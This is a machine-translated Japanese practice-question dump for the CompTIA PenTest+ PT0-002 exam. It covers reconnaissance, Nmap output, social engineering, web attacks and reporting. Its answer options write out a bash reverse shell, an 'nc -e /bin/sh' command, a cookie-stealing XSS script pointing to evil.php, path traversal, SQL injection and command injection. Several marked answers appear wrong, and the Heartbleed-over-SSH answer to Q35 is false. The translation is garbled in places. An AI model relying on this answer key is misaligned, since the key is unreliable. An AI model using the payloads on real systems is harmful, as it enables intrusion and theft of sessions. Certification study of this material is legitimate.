CompTIA.PT0-002.v2022-03-12.q38

試験コード：	PT0-002
試験名称：	CompTIA PenTest+ Certification
認証ベンダー：	CompTIA
無料問題の数：	38
バージョン：	v2022-03-12
ページの閲覧量：	831
問題集の閲覧量：	6146

https://www.jpnshiken.com/shiken/CompTIA.PT0-002.v2022-03-12.q38.html

質問: **1**
日常業務の中断を最小限に抑える必要がある企業は、企業のWebプレゼンスに関する情報収集を実行するために侵入テスターを必要とします。テスターが最初の情報収集ステップで最も役立つと思うのは次のうちどれですか？ 2つ選択してください。）
A. 外向きの開いたポート
B. ゾーン転送
C. インターネット検索エンジン
D. DNSの順方向および逆方向のルックアップ
E. IPアドレスとサブドメイン
F. Shodanの結果
正解: **(**正解を表示します**)**

質問: **2**
ユーザーがログインした後、侵入テスターがHTTPプロトコルの状態を制御するために攻撃する必要があるのは、次のうちどれですか？
A. 公開鍵と秘密鍵
B. セッションとCookie
C. HTTPS通信
D. パスワードの暗号化
正解: **B (**コメントを発表する**)**

質問: **3**
自動車業界向けの組み込みソフトウェアを開発している会社は、製品のセキュリティを納品前に評価するために侵入テストチームを雇っています。ペネトレーションテストチームは、バイナリを分析して概念実証エクスプロイトを開発できるリバースエンジニアリングチームに下請け契約を結ぶ意向を表明しています。ソフトウェア会社は、下請け契約の承認前に、リバースエンジニアリングチームに追加のバックグラウンド調査を要求しました。次の懸念のうち、ソフトウェア会社の要求を最もよくサポートするのはどれですか？
A. リバースエンジニアリングチームは、自動車業界に十分な安全プロトコルを浸透させていない可能性があります。

B. リバースエンジニアリングチームには、分析用のソースコードへのアクセス権が与えられます。
C. リバースエンジニアリングチームは、エクスプロイトをサードパーティに販売した経歴がある可能性があります。
D. リバースエンジニアリングチームは、分析にクローズドソースまたはその他の非公開情報フィードを使用する場合があります。
正解: **B** (コメントを発表する)

質問: **4**
ペネトレーションテスターは最近、ソーシャルエンジニアリング攻撃を実行しました。この攻撃では、テスターが地元のコーヒーショップで対象企業の従業員を見つけ、時間の経過とともにその従業員との関係を構築しました。従業員の誕生日に、テスターは従業員に外付けハードドライブをプレゼントしました。テスターが利用したソーシャルエンジニアリング攻撃は次のうちどれですか？
A. 寄せ集め
B. ショルダーサーフィン
C. ベイティング
D. フィッシング
正解: **C** (コメントを発表する)

質問: **5**
ペネトレーションテスターは、ステージングサーバーで次のコマンドを実行しました。
python -m SimpleHTTPServer 9891
次のコマンドのどれを使用して、exploitという名前のファイルをターゲットマシンにダウンロードして実行できますか？
A. powershell -exec bytes -f \\ 10.10.51.50 \ 9891
B. nc 10.10.51.50 9891 <エクスプロイト
C. wget 10.10.51.50 :9891 / exploit
D. bash -i> &/ dev / tcp / 10.10.51.50 / 9891 0 &1> / exploit
正解: (正解を表示します)

質問: **6**
クライアントは、セキュリティ評価会社がホットサイトに対して侵入テストを実行することを望んでいます。テストの目的は、ビジネスの継続性の中断から保護する防御の有効性を判断することです。このタイプの評価を開始する前に取るべき最も重要なアクションは次のうちどれですか？
A. クライアントがSOWに署名していることを確認します。
B. クライアントがホットサイトへのネットワークアクセスを許可していることを確認します。
C. クライアントとのコミュニケーションおよびエスカレーション手順を確立します。

D. フェイルオーバー環境がクライアントが所有していないリソースに依存しているかどうかを判別します。
正解: **(**正解を表示します**)**

質問: **7**
Nmapスキャンの結果は次のとおりです。
2021-01-24 01 :10ESTにNmap7.80 (https://nmap.org) を開始
(10.2.1.22) のNmapスキャンレポート
ホストが稼働しています（遅延0.0102秒）。
表示されていません :998個のフィルターされたポート
ポートステートサービス
80 / tcpオープンhttp
| _http-タイトル :80F 22%RH 1009.1MB (テキスト/ html)
| _http-slowloris-チェック :
| 脆弱 :
| SlowlorisDoS攻撃
| <..>
デバイスタイプ :ブリッジ|汎用
実行中（推測）QEMU (95%)
OS CPE :cpe :/ a :qemu :qemu
ホストに完全に一致するOSが見つかりません (テスト条件は理想的ではありません)。
OS検出が実行されました。間違った結果があればhttps://nmap.org/submit/で報告してください。
Nmap完了 :107.45秒でスキャンされた1つのIPアドレス (1つのホストアップ)
次のデバイスタイプのうち、最も類似した応答を示す可能性が最も高いのはどれですか？ (2つ選択してください。)
A. IoT /組み込みデバイス
B. 印刷キュー
C. 公開されているWebサーバー
D. ActiveDirectoryドメインコントローラー
E. 公開されたRDP
F. ネットワークデバイス
正解: **(**正解を表示します**)**

質問: **8**
ペネトレーションテスターは、最近のテスト中に、経理部門の従業員が支払いシステムに変更を加え、個人の銀行口座にお金を振り向けていることを発見しました。侵入テストは直ちに中止されました。将来この種の活動を防ぐための最良の推奨事項は次のうちどれですか？
A. 従業員の休暇を強制する
B. 銀行口座情報のパスワードを暗号化する
C. 多要素認証を実装する

D. オフィスにビデオ監視装置を設置する
正解: **(**正解を表示します**)**


質問: **9**
Webサイトで侵入テストを実行しているテスターは、次の出力を受け取ります。
警告 :mysql_fetch_array（）は、パラメーター1がリソースであると想定しています。ブール値は/var/www/search.phpの62行目にあります。次のコマンドのどれを使用してWebサイトをさらに攻撃できますか？
A. 1 UNION SELECT 1、DATABASE（）3--
B. <script> var adr = '.. / evil.php？test =' + escape（document.cookie）; </ script>
C. ../../../../../../../../../../ etc / passwd
D. /var/www/html/index.php; whoami
正解: **D (**コメントを発表する**)**


質問: **10**
ソフトウェア会社は、データベースサーバーで侵入テストを実行するために侵入テスターを雇いました。テスターには、会社のプライバシーポリシーで使用されるさまざまなツールが提供されています。このサーバーの脆弱性を見つけるために使用するのに最適なものは次のうちどれですか？
A. Nessus
B. 日東
C. OpenVAS
D. SQLmap
正解: **(**正解を表示します**)**

質問: **11**
アプリケーションコードでサードパーティのオープンソースライブラリを使用することに関する最大の懸念事項を説明しているのは次のうちどれですか？ 2つ選択してください。）
A. ライブラリは脆弱である可能性があります
B. ソフトウェアのライセンスがあいまいです
C. ライブラリがアプリケーションを壊す可能性があります
D. ライブラリがサポートされていない可能性があります
E. ライブラリのコードベースは誰でも読むことができます
F. コードの出所は不明です
正解: **(**正解を表示します**)**

質問: **12**
あなたはサーバー上でポートスキャンを実行している侵入テスターです。
手順

パート1：出力を指定して、使用可能なオプションからこの出力を生成するために使用されたコマンドを作成します。
パート2 :コマンドが適切に構築されたら、指定された出力を使用して、さらに調査する必要がある潜在的な攻撃ベクトルを特定します。
シミュレーションの初期状態に戻したい場合は、いつでも[すべてリセット]ボタンをクリックしてください。





正解:
パート1-nmap192.168.2.2 -sV -O
パート2-弱いSMBファイルのアクセス許可

質問: **13**
会社から要求された評価を行っている侵入テスターは、二重タグ付けを使用してトラフィックを別のシステムに送信したいと考えています。次のテクニックのうち、この目標を最もよく達成するのはどれですか？
A. RFIDタグ付け
B. タグのネスト
C. RFIDクローニング
D. メタタグ付け
正解: (正解を表示します)

質問: **14**
ペネトレーションテスターは、クライアントの重要なサーバーに対して脆弱性スキャンを実行し、次のことを発見しました。

Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

次のうち、修復の推奨事項はどれですか？

A. 各サーバーでアクセス制御を構成します

B. 安全なソフトウェア開発ライフサイクルを活用する

C. ユーザートレーニングプログラムを展開する

D. パッチ管理計画を実装する

正解: **D** (コメントを発表する)

質問: **15**

ペネトレーションテスターは、dirbユーティリティを使用してWebサーバーをスキャンした後、次の結果を取得しました。

..。

生成された単語 :4612

----スキャンURL :http ://10.2.10.13/ ----

+ http://10.2.10.13/about （CODE :200 | SIZE :1520）

+ http://10.2.10.13/home.html （CODE :200 | SIZE :214）

+ http://10.2.10.13/index.html （CODE :200 | SIZE :214）

+ http://10.2.10.13/info （CODE :200 | SIZE :214）

..。

ダウンロード :4612-発見 :4

次の要素のうち、侵入テスターにとって有用な情報が含まれている可能性が最も高いのはどれですか？

A. 約

B. index.html

C. home.html

D. 情報

正解: **A** (コメントを発表する)

質問: **16**

ペネトレーションテスターは、検出されずに偵察を実行したいと考えています。次のアクティビティのうち、検出される可能性が最も低いのはどれですか？ 2つ選択してください。）

A. Nmapスキャン

B. ポートノッキング

C. オープンソース調査

D. pingスイープ

E. 脆弱性スキャン

F. トラフィックスニッフィング

正解: (正解を表示します)

質問: **17**
ペネトレーションテスターは、Linuxベースのファイルサーバーへのルートアクセスを取得しており、再起動後も永続性を維持したいと考えています。次のテクニックのうち、この目的を最もよくサポートするのはどれですか？
A. / etc / shadowを取得し、ルートパスワードをブルートフォースします。
B. 横方向に移動してLDAP上にユーザーアカウントを作成します
C. ワンショットsystemdサービスを作成して、リバースシェルを確立します。
D. nc -e / bin / sh <...>コマンドを実行します。
正解: (正解を表示します)

質問: **18**
システム管理者と技術スタッフが表示する侵入テストレポートの修正セクションを作成するときに、次のどのタイプの情報を含める必要がありますか？
A. 侵害された場合のビジネスへの影響に関する情報
B. 試験会社に関するエグゼクティブサマリーと情報
C. 脆弱性の簡単な説明とそれを修正するための高レベルの制御
D. 評価からの交戦規定
正解: (正解を表示します)

質問: **19**
ペネトレーションテスターは、クライアントとやり取りする前に、次のSOWを確認しています。 ネットワーク図、論理的および物理的な資産インベントリ、および従業員の名前は、クライアントの機密情報として扱われます。エンゲージメントが完了すると、侵入テスターは、暗号化されたプロトコルを介してクライアントの最高情報セキュリティ責任者（CISO）に調査結果を送信し、その後破棄します。安全な方法でそれらを消去することによってすべての発見の。」SOWの情報に基づいて、次の行動のどれが非倫理的と見なされますか？ 2つ選択してください。）
A. ソフトウェアベースの消去ツールを使用して、侵入テスターのラップトップからクライアントの結果を消去します
B. クライアントのパブリックIPアドレスを共有することにより、アンダーグラウンドハッカーフォーラムへの参加を支援する

C. 公開鍵暗号を利用して、エンゲージメントの完了時に調査結果がCISOに確実に配信されるようにします
D. クライアントのシニアリーダーシップチームをなだめるために、クライアントアーキテクチャ内に存在する重大な脆弱性をクライアントと共有できない
E. 一般の人やクライアントが監査や検査に利用できない独自の侵入テストツールを利用する
F. 営業チームが将来の契約を計画できるように、侵入テスターの会社内にSOWを保持して将来使用できるようにする
正解: **(**正解を表示します**)**

質問: **20**
一般的なITサーバーと産業用制御システムを含むハイブリッドネットワークセグメントで脆弱性スキャナーを実行する：
A. IPネットワークにサービス拒否状態を作成します。
B. 真の陽性率を低下させる可能性があります。
C. Modbusプロトコルの脆弱性を明らかにします。
D. 制御システムで意図しない障害を引き起こす可能性があります。
正解: **(**正解を表示します**)**

質問: **21**
次のプロトコルまたはテクノロジーのうち、最終的なセキュリティ評価レポートを電子メールで送信するための転送中の機密保護を提供するのはどれですか？
A. AS2
B. FTPS
C. S / MIME
D. DNSSEC
正解: **C (**コメントを発表する**)**

質問: **22**
レッドチームは、エンゲージメント中にクライアントの内部ネットワークにアクセスし、レスポンダーツールを使用して重要なデータをキャプチャしました。次のうち、テストチームによってキャプチャされたものはどれですか？
A. IPアドレス
B. 複数のハンドシェイク
C. 暗号化されたファイル転送
D. SMBを介して送信されたユーザーハッシュ
正解: **(**正解を表示します**)**

質問: **23**

脆弱性評価を実施している侵入テスターは、ネットワークセグメントでICMPが無効になっていることを発見しました。ネットワークセグメントに対するサービス拒否攻撃に使用できるのは、次のうちどれですか？
A. 死のping
B. Pingフラッド
C. スマーフ
D. フラグル
正解: **C** (コメントを発表する)

質問: **24**
新しい警備会社が最初のクライアントをオンボーディングしています。クライアントは週末にのみテストを許可し、月曜日の朝に結果を必要としていました。しかし、評価チームは月曜日まで期待どおりに環境にアクセスできませんでした。評価を開始する前に、警備会社が取得すべきだったのは次のうちどれですか？
A. 正しいユーザーアカウントと関連するパスワード
B. 評価の予想される時間枠
C. クライアントの適切な緊急連絡先
D. 署名された作業明細書
正解: (正解を表示します)

質問: **25**
次のベストのうち、クライアントが侵入テストチームとの教訓会議を開催する理由を説明しているのはどれですか？
A. 評価中に期待に応えられなかったプロセスを特定する
B. 侵入テストチームがテスト中に収集されたすべての企業データを確実に破棄するため
C. 調査結果について話し合い、誤検知について異議を申し立てる
D. レポート構造に関するフィードバックを提供し、改善を推奨する
正解: **A** (コメントを発表する)

質問: **26**
Nmapネットワークスキャンにより、サービスが識別された5つの開いているポートが見つかりました。ペネトレーションテスターがNEXTを使用して、オープンポートに関連するエクスプロイトに関連する脆弱性が存在するかどうかを判断する必要があるツールは次のうちどれですか？
A. ドロザー
B. Burp Suite
C. OWASP ZAP
D. OpenVAS
正解: **D** (コメントを発表する)

質問: **27**

SCADAデバイスを使用する環境に対して侵入テストを実行すると、次の理由で安全上のリスクが高まります。
A. プロトコルを理解するのはより困難です。
B. デバイスはより多くの熱を生成し、より多くの電力を消費します。
C. デバイスは廃止され、交換できなくなりました。
D. デバイスは物理的な世界に影響を与える可能性があります。
正解: **(**正解を表示します**)**

質問: **28**
ペネトレーションテスターは、エンゲージメントの範囲内のWebサーバーがバックドアによってすでに侵害されていることを発見します。次のうち、侵入テスターが次に行うべきことはどれですか？
A. エンゲージメントをサポートするためにバックドアを利用する
B. エンゲージメントを継続し、バックドアの結果を最終レポートに含めます
C. バックドアについてすぐに顧客に通知する
D. バックドア型トロイの木馬を法的に取得し、帰属を実行する
正解: **(**正解を表示します**)**

質問: **29**
ペネトレーションテスターがペネトレーションテストを実施していて、ネットワークトラフィックがクライアントのIPアドレスに到達していないことを発見しました。テスターは後に、SOCが侵入テスターのIPアドレスにシンクホールを使用していたことを発見しました。次のベストのうち、何が起こったのかを説明しているのはどれですか？
A. クライアントは評価を開始する準備ができていませんでした
B. ペネトレーションテスターが間違ったアセットをテストしていました
C. 計画プロセスで、すべてのチームに通知することができませんでした
D. 侵入テスターの連絡先情報が正しくありませんでした
正解: **(**正解を表示します**)**

質問: **30**
ペネトレーションテスターは、Webサイトで発見された検索フォームで入力検証をテストしています。次の文字のうち、脆弱性についてWebサイトをテストするための最良のオプションはどれですか？
A. カンマ
B. 一重引用符
C. セミコロン
D. ダブルダッシュ
正解: **B (**コメントを発表する**)**

質問: **31**

セキュリティ専門家は、TCPポート3011でリッスンしている独自のサービスに無効なパケットを送信してIoTデバイスをテストしたいと考えています。セキュリティ専門家がTCPヘッダーの長さとチェックサムを任意の数値を使用して簡単かつプログラムで操作し、監視できるようにするのは次のうちどれですか。独自のサービスはどのように応答しますか？
A. Nmap
B. tcpdump
C. hping3
D. Scapy
正解: (正解を表示します)

質問: **32**
ペネトレーションテストのエンゲージメント中に、コンサルタントはクライアントの偵察を実行して、フィッシングキャンペーンの潜在的なターゲットを特定します。コンサルタントが、クライアントのサイバーセキュリティツールをトリガーすることなく、技術担当者および請求担当者の電子メールアドレスをすばやく取得できるようにするのは次のうちどれですか？ 2つ選択してください。）
A. DNSルックアップツールの利用
B. WHOISルックアップツールを使用する
C. クライアント施設の近くでウォードライビングを実施
D. クライアントのWebサイトをクロールする
E. ソーシャルメディアサイトのスクレイピング
F. フィッシング会社の従業員
正解: (正解を表示します)

質問: **33**
ある会社が侵入テスターを採用して、ネットワーク上でワイヤレスIDSを構成しました。次のツールのうち、ワイヤレスIDSソリューションの有効性を最もよくテストするのはどれですか？
A. キスメット
B. Aircrack-ng
C. Wifite
D. Wireshark
正解: (正解を表示します)

質問: **34**

ペネトレーションテスターは、評価対象の会社が製造したさまざまなソフトウェア製品の分析を完了しました。テスターは、開発中の有機コードの品質が非常に優れているにもかかわらず、過去数年間、同社が脆弱なサードパーティモジュールを複数の製品に組み込んでいることを発見しました。次の推奨事項のうち、侵入テスターがレポートに含める必要があるのはどれですか？

A. 依存関係チェッカーをツールチェーンに追加します。

B. デプロイ前にAPIセキュリティ設定を検証します。

C. コンパイルされたバイナリのファジングテストを実行します。

D. コミットされたコードの定期的な静的および動的分析を実行します。

正解: **C** (コメントを発表する)

質問: **35**

Nmapスキャンの結果は次のとおりです。

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 192.168.1.1 )
Host is up (0.0035s latency).
Not shown: 996 filtered ports

Port     State     Service     Version
22/tcp   open      ssh         OpenSSH 6.6.1p1
53/tcp   open      domain      dnsmasq 2.72
80/tcp   open      http        lighttpd
443/tcp  open      ssl/http    httpd

Service Info: OS: Linux: Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

このデバイスについての最良の結論は次のうちどれですか？

A. このデバイスは、TCP / 443を介してリクエストを転送するプロキシサーバーである可能性があります。

B. DNSSEC検証の前にパケットからDNS名を抽出するために使用される方法にバターオーバーフローの脆弱性があるため、このデバイスはリモートコード実行に対して脆弱である可能性があります。

C. このデバイスは、帯域内管理サービスを備えたゲートウェイである可能性があります。

D. このデバイスは、TCP / 22を介したトランザクションがハートビート拡張パケットを処理する方法が原因で、Heartbleedバグに対して脆弱である可能性があり、攻撃者がプロセスメモリから機密情報を取得できるようにします。

正解: **D** (コメントを発表する)

質問: **36**

ソフトウェア会社のネットワーク上のすべてのサーバーの認証済みスキャンを構成および実行するために、侵入テスターが採用されました。テスターがMOST結果を返すために使用する必要があるアカウントは次のうちどれですか？

A. ネットワーク管理者

B. rootユーザー
C. サービス
D. ローカル管理者
正解: (正解を表示します)

質問: **37**
ペネトレーションテスターは、攻撃者が物理的なアクセス制御システムに使用される特殊なTCPサービスを介してドアを開けることを可能にする脆弱性を探しています。このサービスは100を超える異なるホストに存在するため、テスターは評価を自動化したいと考えています。識別には、侵入テスターが次のことを行う必要があります。
完全なTCP接続がある
「こんにちは」ペイロードを送信します
応答のためのウォルト
16バイトより長い文字列を送信します
次のアプローチのうち、目的を最もよくサポートするのはどれですか？
A. Lua言語でスクリプトを作成し、NSEで使用します。
B. Nessusでクレデンシャルスキャンを実行します。
C. nmap -Pn -sV -script vuln <IPアドレス>を実行します。
D. ホストのTCPポートに対してOpenVASの単純なスキャンを採用します。
正解: (正解を表示します)

質問: **38**
ソフトウェア開発チームは、新製品の64ビットWindowsバイナリが基になるコードに分解される可能性があることを懸念しています。ペネトレーションテスターが、攻撃者がバイナリで何を見る可能性があるかをチームが判断するのに役立つツールは次のうちどれですか？
A. イミュニティデバッガー
B. GDB
C. OllyDbg
D. ドロザー
正解: (正解を表示します)